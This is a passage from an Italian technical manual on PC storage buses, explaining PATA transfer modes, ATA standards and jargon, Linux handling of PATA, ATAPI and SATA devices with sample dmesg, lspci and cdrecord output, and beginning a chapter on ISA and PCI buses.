
  Di solito, la gestione del protocollo PIO può essere controllata dal firmware (il BIOS), con cui si può imporre una modalità particolare, oppure si può escludere del tutto, in favore di altri protocolli. Tuttavia, questo tipo di intervento si può richiedere solo se si incontrano dei problemi, in cui i componenti installati non sono in grado di determinare automaticamente il metodo migliore di funzionamento. Il programma di accesso alla configurazione del firmware potrebbe presentare le voci seguenti, dove in questo caso si lascia una gestione automatica del protocollo:

  ```
  Primary Master   PIO: Auto
  Primary Slave    PIO: Auto
  Secondary Master PIO: Auto
  Secondary Slave  PIO: Auto
  ```

- Il protocollo DMA utilizza in pratica un accesso diretto alla memoria (*Direct memory access*). Inizialmente, il trasferimento dei dati avveniva a pacchetti di 16 bit (*word*), ovvero quanto l'ampiezza del canale PATA. Successivamente si è introdotta la possibilità di trasmettere sequenze più lunghe. Nel primo caso si parla di *single word*, mentre nel secondo si fa riferimento al termine *multi word*. Queste due varianti del protocollo DMA hanno livelli di identificazione distinti, come se fossero due protocolli diversi; tuttavia, attualmente il trasferimento a blocchi singoli di 16 bit non si usa più, per cui il protocollo DMA è inteso implicitamente essere di tipo *multi word*.

Tabella 78.9. Modalità DMA.

Modalità *single word*	Modalità *multi word*	Velocità massima in Mbyte/s (10^6 byte/s)
0		2,1
1		4,2
2		8,3
	0	4,2
	1	13,3
	2	16,7

La comunicazione diretta con la memoria può avvenire attraverso un sistema di controllo integrato nella scheda madre, oppure direttamente attraverso l'unità di controllo PATA. In pratica, il secondo caso richiede che il bus in cui si inserisce a sua volta l'unità di controllo PATA consenta la tecnica conosciuta come *bus mastering*, attraverso cui un componente del bus può prendere il controllo.

Il primo tipo di sistema, in cui si passa per l'intermediazione della scheda madre, viene indicato come *third party DMA*, mentre l'accesso diretto al DMA si indica come *first party DMA*. L'utilizzo dell'accesso DMA senza intermediazioni consente di gestire velocità più elevate e diventa necessario per mettere in pratica gli ultimi livelli di questo protocollo.

- Il protocollo Ultra DMA, o solo UDMA, è un'evoluzione del DMA, in cui vengono usate delle tecniche diverse per aumentare la frequenza di trasmissione effettiva dei dati, introducendo anche un sistema di controllo CRC per la verifica che questi siano stati ricevuti correttamente, che consente anche la regolazione della velocità effettiva in base alle caratteristiche reali del mezzo.

Tabella 78.10. Modalità UDMA.

Modalità UDMA	Velocità massima in Mbyte/s (10^6 byte/s)
0	16,7
1	25,0
2	33,3
3	44,4
4	66,7
5	100,0
6	133,3

Le tecniche di trasmissione introdotte dal protocollo UDMA richiedono l'uso di una piattina speciale, a 80 fili, quando si supera la velocità di 33,3 Mbyte/s. Come già accennato, ognuno dei fili corrispondenti ai 40 poli viene alternato da un filo di massa, che serve a ridurre le interferenze; inoltre, questo tipo di cavo implica la selezione di tipo *cable select* nei componenti che si installano. Pertanto, i vari connettori sono colorati in modo differente per evitare confusione.

Anche se non dovrebbe essere necessario, è probabile che il firmware consenta di stabilire espressamente la modalità UDMA che deve essere utilizzata con un certo componente. Nell'esempio seguente si vede la richiesta di lasciare che il protocollo venga definito in modo automatico, in base a quanto riportato dai componenti e dalla verifica delle comunicazioni:

```
Primary Master   UDMA: Auto
Primary Slave    UDMA: Auto
Secondary Master UDMA: Auto
Secondary Slave  UDMA: Auto
```

Alcune unità di controllo, in base ai protocolli PATA, consentono di inviare dei blocchi di dati più consistenti attraverso il bus, per ogni singolo ciclo di interruzione, secondo una tecnica definita *block mode*. In generale questo fatto non crea complicazioni; tuttavia viene riportato solo per chiarire il senso di ciò quando una voce del genere appare nella configurazione del firmware:

```
IDE HDD Block Mode:  Enabled
```

Di solito sono disponibili due bus PATA, ovvero due canali per ogni unità di controllo, specialmente se questa è integrata nella scheda madre. Ogni canale, o bus, utilizza delle risorse, in particolare un livello IRQ; pertanto, se uno dei due canali non viene utilizzato, conviene disabilitarne il funzionamento attraverso il firmware:

```
OnChip IDE Channel0: Enabled
OnChip IDE Channel1: Disabled
```

Tabella 78.14. Risorse utilizzate da un'unità di controllo PATA comune. Si tenga presente che un'unità di controllo collegata a sua volta su un bus PCI, utilizza anche altre aree di indirizzi di I/O.

Canale	IRQ	I/O
0	14	da $01F0_{16}$ a $01F7_{16}$ e da $03F6_{16}$ a $03F6_{16}$
1	15	da 0170_{16} a 0177_{16} e da 0376_{16} a 0376_{16}

78.4 Standard PATA e gergo comune

Lo standard ufficiale per quanto riguarda il bus PATA è definito da ANSI e la tabella 78.15 ne riassume le caratteristiche salienti.

Tabella 78.15. Standard PATA secondo ANSI.

Sigla	Denominazione	PIO	DMA *single word*	DMA *multi word*	UDMA
ATA-1	AT Attachment Interface for Disk Drives	0, 1, 2	0, 1, 2	0	--
ATA-2	AT Attachment Interface with Extentions	0, 1, 2, 3, 4	0, 1, 2	0, 1, 2	--
ATA-3	AT Attachment 3 Interface	0, 1, 2, 3, 4	--	0, 1, 2	--
ATA/ATAPI-4	AT Attachment with Packet Interface Extentions	0, 1, 2, 3, 4	--	0, 1, 2	0, 1, 2
ATA/ATAPI-5	AT Attachment with Packet Interface - 5	0, 1, 2, 3, 4	--	0, 1, 2	0, 1, 2, 3, 4
ATA/ATAPI-6	AT Attachment with Packet Interface - 6	0, 1, 2, 3, 4	--	0, 1, 2	0, 1, 2, 3, 4, 5
ATA/ATAPI-7	AT Attachment with Packet Interface - 7	0, 1, 2, 3, 4	--	0, 1, 2	0, 1, 2, 3, 4, 5, 6

Purtroppo si sono diffuse una grande quantità di definizioni non standard, il cui significato diventa a volte ambiguo. Per essere certi delle possibilità di un bus PATA o di un componente PATA, occorre verificare le caratteristiche che compongono lo standard, ovvero le modalità dei protocolli. Il problema legato alla terminologia dipende molto dal fatto che i prodotti

che si trovano in commercio sono spesso più avanzati degli standard già definiti, anche se è molto probabile che vengano poi incorporati negli standard ufficiali. Pertanto, questo favorisce la diffusione di appellativi provvisori e altisonanti. Quello che segue è un elenco molto approssimativo dei nomi attribuiti nel gergo a vari aspetti dello standard PATA.

- IDE, EIDE

  La sigla IDE sta per *Integrated drive electronics*, ovvero quel tipo di disco che integra l'elettronica di controllo. Pur non essendo codificata negli standard, questa sigla viene usata comunemente, al posto di PATA.

  La sigla EIDE è stata coniata da un'azienda particolare, con il significato di *Enhanced IDE*, a sottolineare l'utilizzo di tecniche nuove, non ancora codificate fino a quel momento, ma senza fare riferimento a un'epoca o a delle caratteristiche particolari, rendendo così la sigla altrettanto vaga quanto IDE.

- Fast ATA

  La definizione Fast ATA è stata usata in vari contesti per identificare qualcosa di più veloce del normale, ma senza un legame particolare con lo standard ufficiale. In particolare, quando si legge qualcosa come «Fast ATA-***n***», il numero non corrisponde a quello usato dallo standard ANSI. Per esempio, Fast ATA-4 potrebbe voler solo dire che offre il protocollo UDMA 4, mentre lo standard ufficiale corrispondente è ATA/ATAPI-5.

- Ultra ATA, Ultra ATA/33, ATA/33, Ultra ATA/66, ATA/66,...

  Questo genere di definizioni sono solitamente ottenute sommando assieme porzioni delle caratteristiche dei protocolli gestibili. Il termine «ultra» si riferisce normalmente al protocollo UDMA, mentre il numero indica presumibilmente la velocità di trasferimento dei dati. Pertanto, «Ultra ATA/33» o solo «ATA/33» si riferisce presumibilmente a un protocollo UDMA che consente un trasferimento a 33,3 Mbyte/s.

78.5 Gestione da parte di un kernel Linux delle unità PATA

Nei sistemi GNU/Linux i file di dispositivo usati per accedere alle unità ATA hanno un nome che rispetta il modello:

```
/dev/hdx [n]
```

In pratica, ***x*** può essere una lettera minuscola, da '**a**' a '**t**', che rappresenta un disco PATA completo; per esempio, '`/dev/hdd`' indica il disco *slave* del secondo canale PATA disponibile. Se al nome segue un numero, questo indica l'***n***-esima partizione. Pertanto, '`/dev/hdd1`' è la prima partizione della quarta unità PATA.

La gestione dei componenti PATA da parte del kernel Linux viene definita nella sezione *ATA/IDE/MFM/RLL support* (67.2.11). La gestione accurata delle opzioni di configurazione di quella sezione consente di ottenere le prestazioni massime disponibili dal bus PATA di cui si dispone.

78.6 Informazioni da un kernel Linux

Le informazioni che si possono ottenere da un kernel Linux consentono di verificare la configurazione effettiva del firmware e il riconoscimento dell'unità di controllo PATA esistente. La prima verifica va fatta sui messaggi iniziali di avvio del kernel, che si possono rileggere con il comando '**dmesg**':

$ **dmesg | less** [*Invio*]

Nella prima parte si può osservare la gestione generale del bus PATA:

```
Uniform Multi-Platform E-IDE driver Revision: 6.31
ide: Assuming 33MHz system bus speed for PIO modes; override with idebus=xx
```

Nella seconda parte si può osservare l'identificazione delle particolarità dell'unità di controllo PATA, ammesso che sia in grado di farlo:

```
VP_IDE: IDE controller on PCI bus 00 dev 39
VP_IDE: chipset revision 16
VP_IDE: not 100% native mode: will probe irqs later
ide: Assuming 33MHz system bus speed for PIO modes; override with idebus=xx
VP_IDE: VIA vt82c596b (rev 23) IDE UDMA66 controller on pci00:07.1
    ide0: BM-DMA at 0xd000-0xd007, BIOS settings: hda:DMA, hdb:DMA
    ide1: BM-DMA at 0xd008-0xd00f, BIOS settings: hdc:pio, hdd:pio
```

Quindi si mostrano le caratteristiche dei componenti installati, che in questo caso sono due dischi fissi:

```
hda: IBM-DTLA-307030, ATA DISK drive
hdb: QUANTUM FIREBALLlct10 20, ATA DISK drive
ide0 at 0x1f0-0x1f7,0x3f6 on irq 14
hda: 60036480 sectors (30739 MB) w/1916KiB Cache, CHS=3737/255/63, UDMA(66)
hdb: 39876480 sectors (20417 MB) w/418KiB Cache, CHS=2482/255/63, (U)DMA
```

Infine si vedono anche le partizioni di questi:

```
Partition check:
 hda: hda1 hda2 hda4 < hda5 hda6 hda7 >
 hdb: hdb1 hdb2
```

Se l'unità di controllo PATA è collegata a sua volta su un bus PCI, cosa che ormai rappresenta la situazione normale, se ne possono trovare le tracce nella directory virtuale '`/proc/`', attraverso '**lspci**' (l'esempio si riferisce a un elaboratore differente, ma sulle stesse coordinate PCI):

$ **lspci -v | less** [*Invio*]

```
00:07.1 IDE interface: VIA Technologies, Inc. ↩
↪VT82C586A/B/VT82C686/A/B/VT8233/A/C/VT8235 PIPC Bus Master IDE (rev 06) ↩
↪(prog-if 8a [Master SecP PriP])
        Flags: bus master, stepping, medium devsel, latency 32
        I/O ports at fff0 [size=16]
```

78.7 Emulazione SCSI per componenti ATAPI con un kernel Linux

Le prime edizioni del kernel Linux non sono in grado di gestire direttamente i masterizzatori ATAPI, se non attraverso una gestione in cui questi vengono equiparati a delle unità SCSI. Per ottenere questo risultato, è necessario predisporre il kernel in modo che sia abilitata tale emulazione, eventualmente attraverso un modulo separato (sezione 67.2.11), quindi occorre richiedere espressamente l'abbinamento del dispositivo ATAPI alla gestione SCSI. Per cominciare si può verificare che il kernel sia predisposto per l'emulazione SCSI, analizzando il rapporto generato da '**dmesg**'. Si dovrebbe vedere una riga come quella seguente, se l'emulazione è incorporata nel file principale del kernel:

```
scsi1 : SCSI host adapter emulation for IDE ATAPI devices
```

In questo caso, si presume che esista anche un'unità di controllo SCSI vera e propria (a cui è già stato abbinato il nome '**scsi0**'). Se non si trova questa riga, può darsi che la funzionalità debba essere caricata attraverso un modulo, corrispondente al file '`ide-scsi.o`':

`#` **`modprobe ide-scsi`** [*Invio*]

A ogni modo, perché la cosa possa funzionare, occorre avviare il kernel aggiungendo il parametro '**hd*x*=ide-scsi**', dove ***x*** è una lettera opportuna. Per esempio, '**hdc=ide-scsi**' serve a trasformare la terza unità PATA/ATAPI in SCSI.

Prima di questa trasformazione, si accede all'unità ATAPI attraverso un file di dispositivo del tipo '`/dev/hd`***x***', mentre dopo si deve usare il file corrispondente per un'unità SCSI: '`/dev/sr`***n***' oppure '`/dev/scd`***n***'. Quello che segue è un estratto del rapporto di '**dmesg**', quando l'emulazione SCSI è incorporata nel file principale del kernel (per cui non si richiede il caricamento di un modulo):

```
scsi1 : SCSI host adapter emulation for IDE ATAPI devices
  Vendor: LITE-ON   Model: LTR-12102B       Rev: NS1H
  Type:   CD-ROM                            ANSI SCSI revision: 02
…
Detected scsi CD-ROM sr1 at scsi1, channel 0, id 0, lun 0
```

Come si può vedere, in questo caso risulta disponibile il CD-ROM come dispositivo '`/dev/sr1`', corrispondente alla **seconda** unità di controllo SCSI, collegato al canale zero, ID zero e LUN zero.

> Bisogna fare attenzione a non confondere le cose. I programmi di masterizzazione potrebbero usare solo tre coordinate, in cui si parte dal presupposto che il canale sia sempre uno solo, corrispondente a zero. In pratica, secondo questo esempio, le coordinate SCSI potrebbero essere '**1,0,0**', dove il primo valore rappresenta l'unità di controllo, mentre gli altri due sono il numero ID e LUN.

In linea di principio, dovrebbe essere possibile far convivere la gestione ATAPI normale per i lettori CD/DVD e l'emulazione SCSI. Se dovessero sorgere dei problemi, è possibile separare il modulo ATAPI per i CD/DVD, corrispondente al file '`ide-cd.o`', caricandolo in modo da escludere l'unità ATAPI che viene convertita espressamente in SCSI. Per questo occorre usare

il parametro '**ignore=hd*x***'; per esempio, volendo caricare il modulo escludendo il dispositivo '`/dev/hdc`', si potrebbe usare il comando seguente:

`#` **`modprobe ide-cd ignore=hdc`** [*Invio*]

Per verificare la situazione dei componenti SCSI e pseudo-SCSI, si può usare il programma Cdrecord, descritto nel capitolo 170:

`#` **`cdrecord -scanbus`** [*Invio*]

Le coordinate che si ottengono sono quelle abbreviate, in cui non si fa riferimento al canale delle unità di controllo, presupponendo che non possa essercene più di uno:

```
scsibus0:
        0,0,0     2) 'FUJITSU ' 'M2513A       ' '1200' Removable Optical Storage
        0,1,0     1) *
        0,2,0     2) *
        0,3,0     3) 'TEAC    ' 'CD-R55S      ' '1.0E' Removable CD-ROM
        0,4,0     4) *
        0,5,0     5) *
        0,6,0     6) *
        0,7,0     7) *
scsibus1:
        1,0,0   100) 'LITE-ON ' 'LTR-12102B   ' 'NS1H' Removable CD-ROM
        1,1,0   101) *
        1,2,0   102) *
        1,3,0   103) *
        1,4,0   104) *
        1,5,0   105) *
        1,6,0   106) *
        1,7,0   107) *
```

78.8 Coordinate ATAPI per Cdrecord

Con i kernel Linux recenti, non è più necessaria l'emulazione SCSI per incidere un CD-ROM con Cdrecord; tuttavia rimane la necessità di indicare l'unità in un modo particolare. Per verificare la situazione dei componenti ATAPI puri e semplici (senza emulazione SCSI), si può usare il comando seguente:

`#` **`cdrecord dev=ATAPI -scanbus`** [*Invio*]

```
Cdrecord-Clone 2.01.01a01 (i686-pc-linux-gnu) Copyright (C) 1995-2004 Joerg Schilling
NOTE: this version of cdrecord is an inofficial (modified) release of cdrecord
      and thus may have bugs that are not present in the original version.
      Please send bug reports and support requests to <cdrtools@packages.debian.org>.
      The original author should not be bothered with problems of this version.

Using libscg version 'ubuntu-0.8ubuntu1'.
scsibus0:
        0,0,0     0) *
        0,1,0     1) 'YAMAHA  ' 'CRW8824E        ' '1.00' Removable CD-ROM
        0,2,0     2) *
        0,3,0     3) *
```

```
        0,4,0     4) *
        0,5,0     5) *
        0,6,0     6) *
        0,7,0     7) *
scsibus1:
        1,0,0   100) 'LG (KOR)' 'DVD-ROM DRD8120B' '1e05' Removable CD-ROM
        1,1,0   101) *
        1,2,0   102) *
        1,3,0   103) *
        1,4,0   104) *
        1,5,0   105) *
        1,6,0   106) *
        1,7,0   107) *
```

In questo caso si evidenziano due unità (un masterizzatore CD e un lettore DVD), collocati rispettivamente nelle unità '**0,1,0**' e '**1,0,0**'. Per usare Cdrecord con questi parametri, occorre aggiungere prima delle coordinata la stringa '**ATAPI:**'. Per esempio, per usare il masterizzatore CD di questo esempio, occorre indicare '**dev=ATAPI:0,1,0**'.

78.9 Riferimenti

- Leroy Davis, *Serial ATA Bus*

  ⟨*http://www.interfacebus.com/Design_Connector_Serial_ATA.html* ⟩

- Leroy Davis, *IDE (ATA) Bus*

  ⟨*http://www.interfacebus.com/Design_Connector_IDE.html* ⟩

- *Computer hope*, *Hard disk drive definitions*

  ⟨*http://www.computerhope.com/jargon/hdd.htm* ⟩

- *Computer hope*, *Computer interface help and information*

  ⟨*http://www.computerhope.com/help/ide.htm* ⟩

- Charles M. Kozierok, *The PC guide*, *Integrated Drive Electronics / AT Attachment (IDE/ATA) Interface*

  ⟨*http://www.pcguide.com/ref/hdd/if/ide/* ⟩

- *ATA/ATAPI history*, ATA-ATAPI.COM

  ⟨*http://www.ata-atapi.com/hist.htm* ⟩


- *The Linux gazette*, numero 57, settembre 2000, Chris Stoddard, *CD-writing with an ATAPI CDR Mini-HOWTO*

  ⟨*http://linuxgazette.net/issue57/stoddard.html* ⟩

Capitolo 79

SATA: Serial ATA

Terminato lo sviluppo del bus ATA tradizionale, si introduce un bus diverso meccanicamente, ma che conserva qualche compatibilità a livello di software, denominato SATA, ovvero *Serial ATA*. Da un punto di vista fisico, questo nuovo bus si presenta con un collegamento differente, attraverso un cavo che non è più realizzato in forma di piattina.

Figura 79.1. Un cavo SATA, con il dettaglio di un connettore.

79.1 Adattatori

Durante la fase di transizione dal bus ATA tradizionale (ovvero PATA) a quello SATA, sono disponibili dei piccoli convertitori in grado di adattare dischi fissi SATA su bus PATA e dischi PATA su bus SATA.

Figura 79.2. Adattatore da bus PATA a disco SATA. Si può osservare che l'adattatore richiede un'alimentazione supplementare, con un cavetto di quelli usati per le unità a dischetti tradizionali. Questa immagine è stata tratta da ⟨*http://www.extrememhz.com/idetosata-p1.shtml* ⟩.





Figura 79.3. Adattatore da bus PATA a disco SATA. A differenza della figura precedente, questo si applica al disco fisso SATA.






Figura 79.4. Adattatore da bus SATA a disco PATA. Questo adattatore di applica al disco PATA.

79.2 Gestione da parte del kernel Linux

Il kernel Linux tratta le unità SATA come se fossero unità SCSI, pertanto i file di dispositivo a cui si fa riferimento sono '`/dev/sd`***x***', dove ***x*** è una lettera alfabetica minuscola.

Il kernel Linux deve includere il codice necessario alla gestione dell'adattatore SATA utilizzato, ma dal momento che la gestione SATA viene assimilata a quella SCSI, le voci in questione sono parte del menù *`SCSI support`*, *`SCSI low-level drivers`* (sezione 67.2.12).

79.3 Informazioni da un kernel Linux

Le informazioni che si possono ottenere da un kernel Linux consentono di verificare la configurazione effettiva del firmware e il riconoscimento dell'unità di controllo SATA esistente. La prima verifica va fatta sui messaggi iniziali di avvio del kernel, che si possono rileggere con il comando '**`dmesg`**':

`$` **`dmesg | less`** [*Invio*]

Nella prima parte si può osservare la gestione generale del bus SATA e l'identificazione delle particolarità dell'unità di controllo SATA:

```
libata version 1.20 loaded.
sata_via 0000:00:0f.0: version 1.1
sata_via 0000:00:0f.0: routed to hard irq line 0
ata1: SATA max UDMA/133 cmd 0xEFF0 ctl 0xEFE6 bmdma 0xEF90 irq 16
ata2: SATA max UDMA/133 cmd 0xEFA8 ctl 0xEFE2 bmdma 0xEF98 irq 16
ata1: dev 0 cfg 49:2f00 82:7c6b 83:7f09 84:4673 85:7c69 86:3e21 87:4663 88:407f
ata1: dev 0 ATA-7, max UDMA/133, 398297088 sectors: LBA48
ata1: dev 0 configured for UDMA/133
ata2: dev 0 cfg 49:2f00 82:7c6b 83:7f09 84:4673 85:7c69 86:3e21 87:4663 88:407f
ata2: dev 0 ATA-7, max UDMA/133, 398297088 sectors: LBA48
ata2: dev 0 configured for UDMA/133
```

Nella seconda parte si può osservare l'associazione dei dischi a unità SCSI:

```
scsi0 : sata_via
scsi1 : sata_via
  Vendor: ATA       Model: Maxtor 6L200S0    Rev: BACE
  Type:   Direct-Access                      ANSI SCSI revision: 05
  Vendor: ATA       Model: Maxtor 6L200S0    Rev: BACE
  Type:   Direct-Access                      ANSI SCSI revision: 05
SCSI device sda: 398297088 512-byte hdwr sectors (203928 MB)
SCSI device sda: drive cache: write back
SCSI device sda: 398297088 512-byte hdwr sectors (203928 MB)
SCSI device sda: drive cache: write back
 sda: sda1 sda2 sda4
sd 0:0:0:0: Attached scsi disk sda
SCSI device sdb: 398297088 512-byte hdwr sectors (203928 MB)
SCSI device sdb: drive cache: write back
SCSI device sdb: 398297088 512-byte hdwr sectors (203928 MB)
SCSI device sdb: drive cache: write back
 sdb: sdb1 sdb2 sdb4
sd 1:0:0:0: Attached scsi disk sdb
sd 0:0:0:0: Attached scsi generic sg0 type 0
sd 1:0:0:0: Attached scsi generic sg1 type 0
```

Se l'unità di controllo SATA è collegata a sua volta su un bus PCI, se ne possono trovare le tracce nella directory virtuale '`/proc/`', attraverso '**`lspci`**' (l'esempio si riferisce a un elaboratore differente, ma sulle stesse coordinate PCI):

$ **`lspci -v | less`** [*Invio*]

```
0000:00:0f.0 RAID bus controller: VIA Technologies, Inc. ↩
↪VIA VT6420 SATA RAID Controller (rev 80)
        Subsystem: ASUSTeK Computer Inc. A7V600/K8V Deluxe/K8V-X motherboard
        Flags: bus master, medium devsel, latency 64, IRQ 16
        I/O ports at eff0 [size=8]
        I/O ports at efe4 [size=4]
        I/O ports at efa8 [size=8]
        I/O ports at efe0 [size=4]
        I/O ports at ef90 [size=16]
        I/O ports at e800 [size=256]
        Capabilities: [c0] Power Management version 2
```

79.4 Sistemi RAID SATA

Generalmente, le unità di controllo SATA sono in grado di gestire alcuni livelli RAID con l'unione di più dischi SATA, in modo indipendente dal sistema operativo. Tuttavia, con i sistemi GNU/Linux risulta più conveniente una gestione RAID software, che può essere controllata completamente durante il funzionamento del sistema operativo. Si veda eventualmente il capitolo 173 al riguardo.

79.5 Riferimenti

- Leroy Davis, *Serial ATA Bus*

  ⟨*http://www.interfacebus.com/Design_Connector_Serial_ATA.html* ⟩
- *Serial ATA (SATA)*

  ⟨*http://www.ata-atapi.com/sata.htm* ⟩
- *SATA-IO*

  ⟨*http://www.sata-io.org/* ⟩

  ⟨*http://www.serialata.org/* ⟩


Capitolo 80

Da ISA a PCI

Da quando esistono gli elaboratori personali, il bus «locale», ovvero quello incorporato nella scheda madre, ha subito una continua evoluzione. In questo capitolo si riassumono le caratteristiche dei bus locali più importanti nell'architettura x86, anche se in molti casi può trattarsi di componenti obsoleti.

80.1 ISA

La sigla ISA sta per *Industry standard architecture* e rappresenta il primo tipo di bus negli elaboratori personali x86-16. Inizialmente si è trattato di un bus a 8 bit, che successivamente è stato esteso a 16 bit.

Figura 80.1. Due alloggiamenti ISA a 16 bit. La prima parte dell'alloggiamento, a sinistra, equivale alla vecchia versione a 8 bit.

Il connettore di un alloggiamento a 16 bit è praticamente un prolungamento di quello a 8 bit, come si può vedere nella figura 80.1, in cui si possono ancora inserire le schede più vecchie. Tuttavia, nei primi 8 bit di un bus ISA si può accedere solo ai livelli di IRQ inferiori a nove.

Una limitazione importante del bus ISA, a parte la velocità di trasferimento dei dati molto ridotta, è l'impossibilità di condividere uno stesso livello di IRQ tra diverse schede.

